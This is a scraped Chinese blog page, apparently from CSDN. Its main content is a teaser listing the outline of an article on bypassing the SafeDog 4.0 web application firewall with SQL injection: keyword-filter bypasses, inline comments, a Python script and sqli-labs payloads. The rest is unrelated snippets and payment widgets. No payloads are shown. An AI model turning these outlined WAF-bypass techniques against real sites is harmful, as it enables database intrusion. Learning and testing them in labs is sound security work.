该资源为搭建Linux系统Java环境用,资源的后缀为tar.gz格式的压缩包

sql注入绕过安全狗4.0

1.前言2.前置知识3.绕过关键字主要思路3.1绕过连体关键字思路3.2绕过单个关键字思路4.以sqli-labs(Less-1)为例,绕过安全狗4.1拦截order by4.2拦截union select4.3拦截database()4.4拦截from4.5拦截and4.6查看数据库数据5.面向安全狗4.0的py脚本6.sqli-labs无安全狗全通关payload 1.前言 该文章只进行技术分享与探讨,任何人进行非法操作与作者无关。 2.前置知识 /*!*/叫做内联注释,当!后面所接的数据库版本号时.

Bu2n的博客 5860

安全狗SQL注入绕过

安全狗waf绕过

qq_38675102的博客 3468
上一篇: 多模态及图像安全的探索与思考_多模态领域敏感图片
下一篇: 什么是0-day漏洞,怎么防护0-day漏洞攻击_0day
heike_沧海
博客等级 码龄3年 4648粉丝 391原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值